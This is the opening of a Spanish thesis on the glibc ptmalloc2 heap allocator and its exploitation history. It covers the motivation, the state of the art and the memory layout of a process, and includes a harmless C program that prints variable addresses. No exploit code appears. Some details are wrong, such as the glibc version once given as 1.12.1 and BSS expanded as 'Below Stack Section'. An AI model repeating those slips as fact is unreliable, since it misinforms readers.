# Estudio y explotación del sistema de gestión de memoria dinámica en sistemas GNU/Linux

por Albert López Fernández
newlog[at]overflowedminds[dot]net

27 de Septiembre de 2012

**Abstract**

Uno de los problemas a los que se enfrentan los estudiosos de la gestión de memoria dinámica es la falta de documentación relativa al modo en que se gestiona la memoria dinámica en el sistema operativo GNU/Linux. La resolución de este problema es relevante ya que debería permitir asentar las bases para el descubrimiento de nuevas vulnerabilidades en el algoritmo encargado de realizar dicha gestión.

El objetivo de esta investigación es presentar un marco teórico sobre el cual fundamentar el estudio de las vulnerabilidades en el algoritmo *ptmalloc2* tal y como está implementado en la *glibc* 2.12.1 y así reducir las dificultades que presenta la falta de documentación que se ha mencionado.
A tal efecto, la primera fase de esta investigación se basó en realizar un estudio teórico del funcionamiento del algoritmo *ptmalloc2*. Posteriormente se realizó un estudio sobre las vulnerabilidades publicadas de dicho algoritmo, focalizándose en las vulnerabilidades más significativas del pasado hasta llegar al estado del arte, de modo que una vez realizado el estudio teórico de dichas vulnerabilidades se prosiguió con la comprobación empírica de la funcionalidad de las técnicas establecidas para la explotación de una de las vulnerabilidades más relevantes.

En el proceso de esta investigación se estableció cual era el estado del arte real en cuanto a las técnicas utilizadas para aprovecharse de las vulnerabilidades del algoritmo *ptmalloc2*. También se presentó una modificación de una de las técnicas existentes en el pasado pero ahora obsoleta, con la cual es posible atacar el algoritmo *ptmalloc2* de manera satisfactoria.

Los resultados obtenidos permiten dar un nuevo enfoque a las técnicas utilizadas para explotar las vulnerabilidades en la gestión de la memoria dinámica, presentando una modificación de una técnica utilizada en el pasado con el beneficio de tener menos requisitos que las técnicas utilizadas en la actualidad.

**Keywords:** *dynamic allocation, heap overflow, heap exploitation, memory corruption, ptmalloc, glibc, unlink, malloc maleficarum*

# Resumen

El tema elegido para el desarrollo de esta investigación es el estudio de la gestión de la memoria dinámica en el sistema operativo GNU/Linux.

Esta investigación está dividida en dos claras partes. La primera de ellas es el estudio del algoritmo que se encarga de realizar dicha gestión, llamado *ptmalloc2*. Se detallan las estructuras de datos que se utilizan en la implementación de este algoritmo, el modo en el que se utilizan y cuál es su funcionalidad. Debido a que la complejidad del algoritmo es elevada, sólo se detallan aquellos aspectos que realmente son relevantes para entender los capítulos que siguen a este estudio. Este estudio teórico se lleva a cabo sobre el algoritmo *ptmalloc2* tal y como está implementado en la librería estándar de C para sistemas GNU en su versión 1.12.1.
La segunda parte de esta investigación estudia las vulnerabilidades publicadas de este algoritmo. Debido a la poca información sobre las vulnerabilidades en el algoritmo tal y como está implementado hoy en día, las técnicas que se aprovechan de las vulnerabilidades están basadas en versiones anteriores de este algoritmo. Se realiza un estudio de las técnicas publicadas desde las más antiguas hasta el estado del arte. De este modo se puede tener una idea global de cómo ha ido evolucionando el algoritmo y las técnicas utilizadas para explotarlo.
Por esta razón, durante la investigación se irá cambiado la versión de la librería estándar de C sobre la que se trabaja debido a que ciertas vulnerabilidades se han solucionado en sus versiones anteriores.

El principal motivo para realizar esta investigación es la poca información existente sobre la explotación del sistema de gestión de la memoria dinámica en el sistema operativo GNU/Linux. Actualmente no es posible ni conocer cuál es el estado del arte real en este campo debido a la falta de información sobre el tema. Durante muchos años no ha habido ninguna noticia sobre la evolución del algoritmo en cuestión, aun cuando han sido publicadas múltiples versiones del algoritmo. Actualmente es difícil saber si el algoritmo es vulnerable a las técnicas de explotación publicadas o por el contrario, dichas vulnerabilidades han sido corregidas.

Otro de los motivos que me llevó a la realización de esta investigación fue que hoy en día la mayoría de empresas o particulares que desarrollan software no son conscientes de los aspectos relativos a su explotación. La ejecución en un sistema de una única aplicación vulnerable entre otros cientos o miles de aplicaciones no vulnerables hace que todo un sistema se convierta en un sistema inseguro. Debido a que actualmente la mayoría de tareas que realizamos las llevamos a cabo con un ordenador al frente, los usuarios no se pueden permitir el lujo de utilizar sistemas inseguros donde la integridad y privacidad de sus datos pueda ser vulnerada. Esta investigación intenta ser un ejercicio de divulgación para que los desarrolladores de software sean conscientes de estos aspectos.

# Índice

**Índice** **1**

**Índice de tablas** **3**

**Índice de figuras** **3**

**1. Introducción** **4**
1.1. Trabajo relacionado . . . . . 7
1.2. Objetivos . . . . . 8
1.3. Estado del arte . . . . . 10
1.4. Sobre el heap . . . . . 11
1.5. Conceptos Básicos . . . . . 13

**2. Estructuras de datos relevantes** **19**
2.1. Estructura heap_info . . . . . 19
2.2. Arena . . . . . 21
2.3. Fragmentos de memoria . . . . . 25

**3. Explotando el algoritmo ptmalloc** **31**
3.1. Teoría sobre la macro unlink . . . . . 32
3.2. Vector de ataque . . . . . 37
3.3. Explotación práctica . . . . . 40
3.3.1. Construcción del payload . . . . . 41
3.3.2. Construcción de la prueba de concepto . . . . . 46
3.3.3. Construcción del payload sin bytes nulos . . . . . 50
3.3.4. Construcción de la prueba de concepto sin bytes nulos . . . . 53
3.4. Evolución de la técnica . . . . . 56

**4. Explotando el algoritmo implementado en la GLIBC** **58**
4.1. Malloc Maleficarum . . . . . 63
4.1.1. The House of Mind . . . . . 65
4.1.2. Patch a la técnica The House of Mind . . . . . 69

**5. Reflexiones** **71**
5.1. Sobre Malloc Maleficarum . . . . . 71
5.2. Sobre Unlink . . . . . 71

**6. Líneas de futuro** **77**

**7. Conclusiones** **79**

**8. Coste temporal** **81**

**9. Bibliografía** **82**

**A. Apéndice I** **85**

**B. Apéndice II** **89**

# Índice de tablas

1. Tamaño de los bins . . . . . 24
2. Efectividad de las técnicas del Malloc Maleficarum . . . . . 64
3. Coste temporal . . . . . 81

# Índice de figuras

1. Mapa de memoria de un proceso . . . . . 14
2. Fragmento de memoria en uso . . . . . 26
3. Fragmento de memoria libre . . . . . 29
4. Dos fragmentos de memoria en uso . . . . . 33
5. Estado anterior a unlink . . . . . 34
6. Estado posterior a unlink . . . . . 36
7. Unlink básico . . . . . 36
8. Payload con el campo size a medio definir . . . . . 43
9. Payload con el campo fd y bk definido . . . . . 45
10. Payload final . . . . . 45
11. Payload sin null bytes . . . . . 51
12. Idea general sobre la técnica House of Mind . . . . . 68
13. Evasión del patch . . . . . 70

# 1. Introducción

Este trabajo explica algunos de los métodos utilizados para explotar software y cómo evadir las medidas de seguridad que se implementan para evitarlo. La explotación de software se basa en encontrar algún tipo de vulnerabilidad en un programa para poder modificar su comportamiento. Esta modificación puede desembocar en la ejecución de código totalmente ajeno al software explotado, en el cierre del software explotado o en la alteración de su lógica de ejecución.

Hoy en día, la sociedad vive rodeada de tecnología, la sociedad depende de la tecnología y, a su vez, la tecnología depende completamente del software que se le ha programado. Leemos nuestra correspondencia con el ordenador, nos comunicamos con nuestros móviles, compramos por internet, nuestros hogares y vehículos están protegidos por sistemas electrónicos, las comunicaciones mundiales dependen de sistemas informáticos, los sensores de aviones y barcos funcionan gracias a su software y centrales térmicas o nucleares dependen de los sistemas de control y medición que se les ha programado. Es por esta razón por la que el software desarrollado por empresas y particulares debería basarse en un principio de seguridad total.

Actualmente, el software desarrollado no puede permitirse el lujo de sólo ser funcional o de tener una interfaz gráfica impresionante. Cuando se trata de software crítico -y actualmente la mayoría de software es crítico - es mucho peor tener software funcional e inseguro que, directamente, no tener el software. Acaso alguien tendría el valor suficiente como para subir a un avión cuando se es consciente de que su software de control es vulnerable y de que cualquier atacante podría alterar su rumbo de vuelo? Acaso no es mejor que cien personas no puedan coger un vuelo a que cien personas acaben en el fondo del atlántico?
Es por esta razón por la que se ha desarrollado este documento. Para acercar de un modo sencillo los conceptos de seguridad a nivel de aplicación. Este documento intenta realizar una introducción al análisis de vulnerabilidades y su explotación. Estos conceptos se explican del modo más simple posible para que no sólo los más experimentados puedan entenderlo. Se trata de que sean asequibles para los programadores más noveles, pues son estos los que programarán el software del futuro.

Sería plausible llegar a la conclusión de que para aprender a desarrollar software seguro no es necesario conocer los ataques a los que dicho software está sometido. Sin embargo, llegar a esta conclusión no sería más que un error. Si un programador no conociera la metodología utilizada por los atacantes jamás sería capaz de anticiparse a sus acciones y siempre iría un paso por detrás. Jamás podría idear un nuevo sistema de defensa sin conocer todos los detalles de un ataque. Si a un programador sólo se le enseñara qué funciones son vulnerables y cuáles no, cómo sería capaz de programar sus propias funciones sin caer en los mismos errores que sus antecesores? Por esta

razón este documento explica con máximo detalle cuales son algunos de los conceptos y técnicas utilizados para vulnerar software.

Debido a que esta investigación no está enfocada al desarrollo de ningún tipo de software en concreto, se hace imposible realizar una clara separación del contenido teórico y el contenido práctico. La metodología seguida al desarrollar este trabajo se ha dividido en dos fases. La primera fase se ha basado en realizar un estudio teórico del funcionamiento del algoritmo *ptmalloc2*. Posteriormente se ha realizado un estudio sobre las vulnerabilidades publicadas de dicho algoritmo, focalizándose en las vulnerabilidades más significativas del pasado hasta llegar al estado del arte, de modo que una vez realizado el estudio teórico de dichas vulnerabilidades se ha proseguido con la comprobación empírica de la funcionalidad de las técnicas establecidas para la explotación de una de las vulnerabilidades más relevantes.

De un modo parecido, los conceptos que se tratan en esta investigación están relacionados con la metodología utilizada. En la primera parte de esta investigación se realiza un estudio del algoritmo que implementa la gestión de la memoria dinámica en el sistema operativo GNU/Linux. De este modo se establecen los fundamentos teóricos para que el lector sea capaz de comprender los aspectos que se tratan en los capítulos que le siguen. En estos capítulos se estudian las vulnerabilidades que afectan a la gestión de la memoria dinámica y con qué metodologías es posible explotar dichas vulnerabilidades. Llegado al término de esta investigación el lector tendrá una visión global del funcionamiento del algoritmo utilizado para la gestión de la memoria dinámica, así como el conocimiento necesario para proseguir con la búsqueda de nuevas vulnerabilidad en el código de dicho algoritmo.

A continuación se da una breve descripción sobre aquellos capítulos de esta investigación en los que se desarrollan los conceptos técnicos:
En el Capítulo 1 se realiza una introducción a los conceptos básicos de esta investigación.
En el Capítulo 2 se presenta un estudio del algoritmo encargado de realizar la gestión de la memoria dinámica en el sistema operativo mencionado. Se presentan las estructuras de datos utilizadas y se detalla la utilidad de las más relevantes.
En el Capítulo 3 se estudia la vulnerabilidad más significativa que en un pasado tuvo el algoritmo. Se detalla cuáles eran las técnicas utilizadas para explotarla, se presenta una nueva técnica no publicada hasta el momento y se detalla cómo se solucionó dicha vulnerabilidad.
En el Capítulo 4 se estudia una de las técnicas más actuales para vulnerar la gestión de la memoria dinámica.
En el Capítulo 5 se reflexiona sobre las técnicas estudiadas en los capítulos previos, sus ventajas e inconvenientes. Además se presenta una modificación de la técnica estudiada en el Capítulo 3 de modo que sea aplicable en la actualidad.

Para la realización de esta investigación se ha trabajado con la distribución de GNU/Linux Ubuntu en su versión 10.10. El código fuente escrito está pensado para ejecutarse en arquitecturas Intel x86 de 32 bits.

## 1.1. Trabajo relacionado

Antes de continuar, cabe mencionar que este documento se cimienta en los conceptos explicados en *Introducción a la explotación de software en sistemas Linux*[17], escrita como preámbulo de esta investigación.

El documento mencionado explica dos conceptos muy diferentes.
El primero de ellos es el *shellcoding*. El desarrollo de *shellcodes* se basa en la programación en ensamblador de ciertas rutinas que permitan realizar las acciones que un programador necesite una vez se haya vulnerado el software investigado. La programación de *shellcodes* es bastante compleja ya que cada una de las rutinas programadas debe cumplir ciertas restricciones y, debido a estas restricciones, el programador no puede utilizar todas las funcionalidades que proporciona el lenguaje ensamblador.
El segundo concepto tratado explica el modo de vulnerar software aprovechando los desbordamientos de búfers en la región de memoria llamada *stack*. Este tipo de vulneración de software es parecida a la que se explica en esta investigación, pero que implica el *heap*, sin embargo, la explotación de desbordamientos en el *heap* es mucho más ardua.

Se recomienda al lector tener un dominio básico de los conceptos tratados en la investigación mencionada para poder seguir la investigación actual sin ningún tipo de problema.

## 1.2. Objetivos

El primer objetivo de esta investigación es desarrollar toda la teoría relacionada con el funcionamiento del *heap* de modo que el lector sea capaz de entender todos los conceptos que se explicarán posteriormente.
El funcionamiento del *heap* no es algo trivial y, por lo tanto, uno podría empezar a divagar e intentar explicar todos sus mecanismos, obteniendo al final un documento de cientos de páginas. Sin embargo, la descripción que se realizará en esta investigación no busca detallar todos los conceptos relativos a su funcionamiento, sino desarrollar todos aquellos aspectos, suficientes y necesarios, para que el lector sea capaz de entender aquello que se desarrollará como segundo objetivo de esta investigación.
Cabe destacar que la explicación teórica del funcionamiento del *heap* no sólo se realiza para que el lector pueda entender los conceptos que se detallarán en esta investigación, sino que también busca formar al lector de modo que una vez haya entendido los conceptos que aquí se retratan, sea capaz de ir un paso más allá y descubrir por él mismo nuevas vulnerabilidades en los algoritmos implicados o nuevas medidas de seguridad para evitar nuevas vulnerabilidades.

El segundo objetivo de esta investigación es presentar el modo en el que se han estado explotando hasta el momento las vulnerabilidades existentes en la implementación del *heap*. Los contenidos se desarrollarán de modo que se empiece detallando las técnicas con las que se empezó a vulnerar la gestión de la memoria dinámica en Linux y se irá evolucionando hacia las técnicas más modernas descritas *Phantasmal Phantasmagoria*.
*Phantasmal* es un *hacker* que desarrolló un conjunto de teorías enfocadas a la explotación del *heap* en una época en la que se creían corregidas las vulnerabilidades existentes y donde parecía que no había nadie capaz de ir un paso más allá y descubrir nuevos errores.
Así pues, *Phantasmal Phantasmagoria*, con las siguientes palabras, presentaba uno de los textos más reveladores sobre vulnerabilidades en el *heap*:

*It is for this reason, a small suggestion of impossibility, that I present the Malloc Maleficarum.*

Y así es como compartió con el resto de *hackers* del mundo, no uno, sino cinco posibles métodos para vulnerar la seguridad de la gestión de memoria dinámica en sistemas GNU/Linux.

Aun así, si el segundo objetivo de este apartado fuera simplemente explicar lo que ya explicó *Phantasmal* en su texto, este apartado no tendría ninguna razón de ser. Así pues, dónde yace la problemática? Principalmente en que el texto mencionado se escribió en 2005 dando tan sólo conceptos teóricos, y hasta 2009 no se volvió a escribir sobre el tema.

Fue en 2009 cuando *blackngel* puso en práctica los conceptos explicados por *Phantasmal*, y desde 2009 hasta 2012 no ha habido ninguna otra noticia al respecto. En 2009, *blackngel* demostró empíricamente como algunas de las técnicas explicadas por *Phantasmal* aún eran vigentes, y para ello utilizó la versión 2.8 de la librería *glibc*[1]

Esto demuestra que durante cuatro años - de 2005 a 2009 - y después de cinco nuevas versiones de la librería *glibc* - de la 2.3 a la 2.8 - muchas de las vulnerabilidades explicadas por *Phantasmal* aún no se habían corregido. Y esto nos lleva a definir específicamente el segundo objetivo de este apartado, que no es más que conocer cual es el verdadero estado del arte en la explotación del *heap*, y si las teorías de *Phantasmal* siguen vigentes 7 años después de su publicación. De no ser así, se detallará el modo en el que se han solucionado dichas vulnerabilidades y, además, durante el transcurso de la investigación se intentarán encontrar nuevos vectores de ataque que permitan la vulneración del algoritmo encargado de implementar el *heap*.

Por último, cabe destacar que en el presente documento no se detallarán todas las técnicas que se presentaron en el texto de *Phantasmal*, sino que se estudiaran aquellas que sean las más representativas y que permitan al lector obtener un punto de vista general sobre cual acostumbra a ser el vector de ataque en estos casos, para que de este modo, sea el mismo lector el que se pueda adentrar en los más oscuros recovecos del sistema de gestión de memoria dinámica del sistema operativo y poder discernir por cuenta propia posibles vulnerabilidades aún por descubrir.

[1]La librería glibc es la encargada de implementar el sistema de gestión de memoria dinámica en sistemas GNU/Linux.

## 1.3. Estado del arte

En el mundo de la explotación de software, el trayecto dio comienzo con uno de los primeros gusanos informáticos llamado *morris worm* en el 1988[2]. Esta sería la primera muestra de la importancia que tendría en un futuro el hecho de poder realizar una inyección de datos en memoria y, consiguientemente, corromper los datos almacenados.

Sin embargo, no fue hasta 1999 cuando Matt Conover realizó el primer trabajado divulgativo sobre cómo desbordar variables ubicadas en la región de memoria llamada *heap* [23]. Y en el 2000 fue cuando salió a la luz el primer *exploit* que aprovechaba un desbordamiento de búfer en el *heap*[24], y la publicación de dicho *exploit* vino de la mano del ilustre *Solar Designer*, conocido por esta y muchas otras contribuciones que han hecho que, hoy en día, la seguridad de nuestros sistemas sea significativamente mejor que en el pasado.

En la legendaria *e-zine Phrack*, se escribieron dos artículos en el mismo número en el que se explicaban nuevas técnicas aplicables al desbordamiento de búfers en el *heap*. El primer artículo se llamó *Vudo malloc tricks* escrito por *MaXX*[15] y explicaba el funcionamiento del algoritmo encargado de realizar la gestión de memoria dinámica, por aquel momento *Doug Lea's malloc()* y también explicaba algunos métodos para conseguir la ejecución de código arbitrario a partir del desbordamiento de búfers en el *heap*. El segundo artículo fue anónimo y se tituló *Once upon a free()*[6] y se focalizó en explicar la implementación del *System V malloc*.

Fue en 2003 cuando *jp* escribió, también en la *Phrack*, el artículo titulado *Advanced Doug Lea's malloc exploits*[13] donde se presentaban nuevas técnicas de explotación y se sentaban las bases para lo que estaba por venir.

Todas estas técnicas estuvieron vigentes hasta que en 2004 la librería donde estaba el código encargado de implementar la gestión de la memoria dinámica se mejoró haciendo que todas las técnicas mostradas hasta el momento quedaran obsoletas.

Fue por esta razón por la cual *Phantasmal Phantasmagoria* escribió el artículo titulado *The Malloc Maleficarum*[26], donde se recogían un conjunto de técnicas teóricas por las cuales sería posible evadir las docenas de mejoras, restricciones y comprobaciones que se añadieron al algoritmo. Y lo escribió simplemente por el reto interno que tiene cada *hacker* de superar los límites impuestos cuando alguien le asegura que algo es imposible.
Este texto fue una revolución en cuanto a plantear las cosas de un modo diferente y, de nuevo, cimentar los conocimientos sobre los que se basarían nuevos textos.

Finalmente fue *blackngel* con su *Malloc Des-Maleficarum*[8] en 2009 y con *The House of Lore: Reloaded*[9], quien dio un cariz empírico a cada una de las técnicas explicadas por *Phantasmal Phantasmagoria*.

[2]Información sobre el gusano Morris:
`http://en.wikipedia.org/wiki/Morris_worm`

## 1.4. Sobre el heap

El *heap* es la región de memoria que utilizan los programas para almacenar aquellos datos de los cuales, en un principio, no se sabe su tamaño.

Debido a que no se conoce el tamaño de los datos en tiempo de compilación, el programador debe pedir espacio para dichos datos con ciertas instrucciones que proporciona el sistema operativo. Del mismo modo, el programador debe estipular cuando se puede liberar el espacio reservado para los datos. Todo este proceso ocurre en tiempo de ejecución, que es cuando se conoce el tamaño de los datos a almacenar.

Dado que el tamaño de los datos no es conocido de antemano, no es posible utilizar estructuras de datos tales como los *stack frames*[3]. Es por esta razón que para gestionar el almacenamiento de dichos datos es necesario un conjunto de algoritmos mucho más complejos. Este conjunto de algoritmos son los que se encargan de lo que se conoce como la gestión de memoria dinámica. Cabe destacar que se habla de memoria dinámica debido a que el tamaño de los datos almacenados en el *heap* puede variar en cualquier momento, ya sea aumentando o reduciendo su tamaño o almacenando y eliminando otros datos.

Todas estas funcionalidades están implementadas en una librería llamada *glibc* o *GNU C Library*[4] que, como su nombre indica, es la librería estándar de lenguaje C de GNU[5]. Esta librería se acostumbra a utilizar en sistemas GNU o sistemas que incorporen un núcleo Linux. La *glibc* implementa muchas de las funcionalidades que los programadores o el propio sistema operativo utilizan continuamente. Funciones como *printf()* o las llamadas al sistema[6] están implementadas en la *glibc*. En un principio la gestión de la memoria dinámica que se implementaba en la librería *glibc* estaba basada en el código implementado por *Doug Lea* y se conocía coloquialmente como *dlmalloc*[7], sin embargo, a partir de la versión 2.3.x de la *glibc* se incluyó una nueva implementación llevada a cabo por Wolfram Gloger basada en la implementación ya existente de *Doug Lea* pero con soporte para procesos con más de un hilo o *thread*. Esta nueva implementación se conoció como *ptmalloc* y es la que se estudiará en esta investigación.[8]

Lo que importa es que los algoritmos utilizados en el *heap* y las funciones para almacenar, redimensionar o liberar datos están implementadas en la *glibc*. Así que

[3]Conceptos como *stack* o *stack frame* se han tratado en la investigación citada en el apartado 1.1.

[4]http://www.gnu.org/software/libc/libc.html

[5]http://www.gnu.org/

[6]El concepto de llamada al sistema o *syscall* se ha tratado en la investigación citada en el apartado 1.1

[7]Información sobre *dlmalloc*: `http://g.oswego.edu/dl/html/malloc.html`

[8]Información sobre *ptmalloc*: `http://www.malloc.de/en/`

esta librería es la que se estudiará a continuación. Recalcar que en esta investigación se utiliza la versión de la librería 2.12.1. Dicha versión es la que se encuentra en el sistema operativo Ubuntu 10.10. Para conocer cual es la versión de *glibc* de un sistema operativo con núcleo Linux basta con ejecutar el siguiente comando en la *shell*: `/lib/libc.so.6`

Así pues, en los próximos apartados se detallará el funcionamiento de los algoritmos encargados de gestionar el almacenamiento de datos en el *heap*.

## 1.5. Conceptos Básicos

Antes de entrar de lleno con la definición de las estructuras de datos relevantes para la gestión de memoria dinámica se deben asentar algunos conceptos básicos para que el lector se ubique.

Cuando se habla de regiones de memoria, se debe tener claro que dichas regiones normalmente no se comparten entre procesos. Por ejemplo, si se están ejecutando dos procesos independientes, cada uno tendrá su propio *stack* o *heap*. Sin embargo, si se revisaran las direcciones de memoria donde se ubican las variables de dichos procesos, éstas podrían ser iguales. Esto se debe a que cuando el programador obtiene la dirección en memoria de una variable, dicha dirección es lo que se conoce como *dirección virtual*. La dirección obtenida no es la dirección física real donde se ubica la variable dentro de la memoria RAM sino que el núcleo del sistema operativo se encarga de realizar la traducción entre direcciones virtuales y direcciones reales a partir de lo que se conoce como *tablas de páginas*.[21]

Gracias a este procedimiento, los procesos siempre se acostumbran a cargar en las mismas direcciones virtuales de memoria. Aunque, tal y como se verá en los próximos apartados, hace un tiempo, debido a medidas de seguridad, se añadió cierto nivel de aleatoriedad en la dirección de carga de los diferentes segmentos de memoria de un proceso, tales como el *stack* o el *heap*. Esta técnica se conoce como ASLR y se lleva a cabo para que un atacante remoto no pueda conocer de antemano en qué posición exacta de memoria se cargan ciertos datos.

En la Figura 1 se puede ver como se ubicarían los datos en memoria una vez se ejecutara un binario. Aclarar que cuando se habla de binario o programa, normalmente se hace referencia al código fuente o al ejecutable ELF, sin embargo, cuando se habla de proceso se hace referencia al conjunto de datos que se cargan en memoria cuando se ejecuta un binario.
Lo que se muestra en la Figura 1 es la estructura en memoria de un proceso en el sistema operativo, no la estructura de un ejecutable ELF[9].

Lo primero que se puede apreciar es que la dirección de carga del proceso no es 0x00000000, sino 0x08000000. Esta dirección puede variar entre sistemas operativos y arquitecturas, pero la idea principal es que dicha dirección la especifica el enlazador o *linker* en el proceso de compilación del binario[10]. Y si bien es cierto que la dirección de carga se puede especificar manualmente, la mayoría de procesos se cargan en direcciones cercanas a 0x08000000. [4]

[9]Para más información sobre ejecutables ELF se puede consultar:
`http://en.wikipedia.org/wiki/Executable_and_Linkable_Format`
`http://www.skyfree.org/linux/references/ELF_Format.pdf`

[10]En Linux, normalmente la dirección de carga para arquitecturas de 32 bits acostumbra a ser 0x8048000, para arquitecturas de 64 bits acostumbra a ser 0x400000.




Figura 1. Mapa de memoria de un proceso

Esta decisión no es del todo arbitraria sino que tiene un propósito. El objetivo de cargar un proceso a partir de dicha dirección es evitar la sobreescritura de datos si se produce lo que se conoce como *NULL pointer dereference*. Un NULL pointer dereference se da cuando un programador comete el error de escribir en la dirección de memoria 0x00000000 pensando que está escribiendo en una dirección válida. Esto puede ocurrir cuando, por ejemplo, se llama a la función *malloc()* y no se comprueba que su valor de retorno sea válido.
Así pues, por conveniencia, los procesos se cargan en memoria en direcciones cercanas a la comentada, de modo que dejen un margen de unos 128MB de memoria para evitar que estos errores del programador desemboquen en situaciones peores.[5]

Por otro lado, a partir de la dirección de memoria 0xc0000000 se ubican los datos utilizados por el sistema operativo, por tanto, este es el límite superior del proceso[2]. De la dirección 0xc0000000 hacia abajo, se encuentran los argumentos y las variables de entorno que ha heredado el proceso al ser ejecutado desde la línea de comandos[25].

A continuación se detalla qué datos se almacenan en cada una de los siguientes segmentos[3]:

- **stack:**
  En el *stack* o pila se almacenan los datos relativos a las llamadas a funciones. Sus parámetros, variables locales, dirección de retorno, etc. Tal y como indica la flecha del diagrama, la pila crece de las direcciones altas de memoria hacia las direcciones bajas. Mucha más información sobre la pila se puede encontrar en la investigación mencionada en el apartado 1.1.

- **mmap:**
  En el segmento mmap se almacenan datos varios tales como librerías compartidas o aquellos datos que se almacenen con la llamada al sistema *mmap()*.

- **heap:**
  El segmento que define el *heap* es en el que se almacenan variables dinámicas y crece de direcciones de memoria menores a mayores. Funciones tales como *malloc()*, *realloc()*, *free()*, etc son las que gestionan los contenidos del *heap*. La gestión del *heap* es compleja y, por esta razón, en los siguientes apartados se detallará su funcionamiento.

- **bss:**
  El segmento bss[11] sirve para almacenar variables globales o estáticas no inicializadas del estilo `int x;`

- **data:**
  El segmento data se utiliza para almacenar variables globales o estáticas que se han inicializado del estilo `int x = 0;`.

- **text:**
  En el segmento text básicamente se almacenan las instrucciones que forman el binario. Este segmento es de sólo lectura y si se intenta escribir en él se produciría un error de violación de acceso o *segmentation fault*.

El código 1 permite corroborar lo que se ha afirmado hasta el momento. En dicho código se crean diferentes variables; estáticas, globales, locales, inicializadas, etc de modo que posteriormente se imprima la dirección virtual donde se ubican dichas variables. De este modo se puede tener una idea de la estructura del proceso en memoria.

[11] BSS es el acrónimo de Below Stack Section.

```c
#include <stdio.h>
#include <stdlib.h>

/* Variable global inicializada. [data] */
int init_global_var = 10;
/* Variable global no inicializada. [bss] */
int global_var;
/* Variable global estatica inicializada. [data] */
static int init_static_var = 20;
/* Variable global estatica no inicializada. [bss] */
static int static_var;

int main(int argc, char **argv, char **envp)
{
    /* Variable local estatica inicializada. [data] */
    static int init_static_local_var = 30;
    /* Variable local estatica no inicializada. [bss] */
    static int static_local_var;
    /* Variable local inicializada. [stack] */
    int init_local_var = 40;
    /* Variable local no inicializada. [stack] */
    int local_var;
    /* Variable dinamica. [heap] */
    void * dynamic_var = malloc (100);

    printf("Direccion de la funcion main [.text]: %p\n",        &main);
    printf("Distancia: %u bytes\n", (void *)&init_global_var - (void*)&
        main);
    printf("Direccion de la variable global inicializada [.data]: %p\n"
        ,    &init_global_var);
    printf("Distancia: %u bytes\n", (void *)&init_static_var - (void *)
        &init_global_var);
    printf("Direccion de la variable global estatica inicializada [.
        data]: %p\n",   &init_static_var);
    printf("Distancia: %u bytes\n", (void *)&init_static_local_var - (
        void *)&init_static_var);
    printf("Direccion de la variable local estatica inicializada [.data
        ]: %p\n",  &init_static_local_var);
    printf("Distancia: %u bytes\n", (void *)&static_var - (void *)&
        init_static_local_var);
    printf("Direccion de la variable global estatica no inicializada [.
        bss]: %p\n",   &static_var);
    printf("Distancia: %u bytes\n", (void *)&static_local_var - (void
        *)&static_var);
    printf("Direccion de la variable local estatica no inicializada[.
        bss]: %p\n",   &static_local_var);
    printf("Distancia: %u bytes\n", (void *)&global_var - (void *)&
        static_local_var);
    printf("Direccion de la variable global no incializada [.bss]: %p\n
        ",     &global_var);
```

```
39      printf("Distancia: %u bytes\n", (void *)&dynamic_var - (void *)&
            global_var);
40      printf("Direccion de la variable dinamica [heap]: %p\n",
            dynamic_var);
41      printf("Distancia: %u bytes\n", (void *)&local_var - (void *)&
            dynamic_var);
42      printf("Direccion de la variable local no incializada [stack]: %p\n
            ",     &local_var);
43      printf("Distancia: %u bytes\n", (void *)&init_local_var - (void *)&
            local_var);
44      printf("Direccion de la variable local inicializada [stack]: %p\n",
                &init_local_var);
45      printf("Distancia: %u bytes\n", (void *)&envp[0] - (void *)&
            init_local_var);
46      printf("Direccions de la variable de entorno [cerca de 0xc0000000]:
             %p\n",    &envp[0]);
47
48      exit(0);
49  }
```

Código 1. Variables de un proceso en memoria

Una vez ejecutado se obtiene lo siguiente:

```
newlog@ubuntu:~/Documents/TFM/Heap_Intro$ gcc mem_layout.c
newlog@ubuntu:~/Documents/TFM/Heap_Intro$ ./a.out
Direccion de la funcion main [.text]: 0x8048424
Distancia: 7160 bytes
Direccion de la variable global inicializada [.data]: 0x804a01c
Distancia: 4 bytes
Direccion de la variable global estatica inicializada [.data]: 0x804a020
Distancia: 4 bytes
Direccion de la variable local estatica inicializada [.data]: 0x804a024
Distancia: 12 bytes
Direccion de la variable global estatica no inicializada [.bss]: 0x804a030
Distancia: 4 bytes
Direccion de la variable local estatica no inicializada[.bss]: 0x804a034
Distancia: 4 bytes
Direccion de la variable global no incializada [.bss]: 0x804a038
Distancia: 3086571420 bytes
Direccion de la variable dinamica [heap]: 0x8987008
Distancia: 4 bytes
Direccion de la variable local no incializada [stack]: 0xbffdf7d8
Distancia: 4 bytes
Direccion de la variable local inicializada [stack]: 0xbffdf7dc
Distancia: 192 bytes
Direccions de la variable de entorno [cerca de 0xc0000000]: 0xbffdf89c
```

Código 2. Variables de un proceso en memoria

Si uno se fija en las direcciones de las variables y las contrasta con la Figura 1 podrá intuir que todo parece correcto, sin embargo, debido a que no se conoce donde empieza cada segmento no se puede asegurar sólo con lo que se ha visto hasta el momento. Es en este momento en el que entra en escena la aplicación *objdump*.

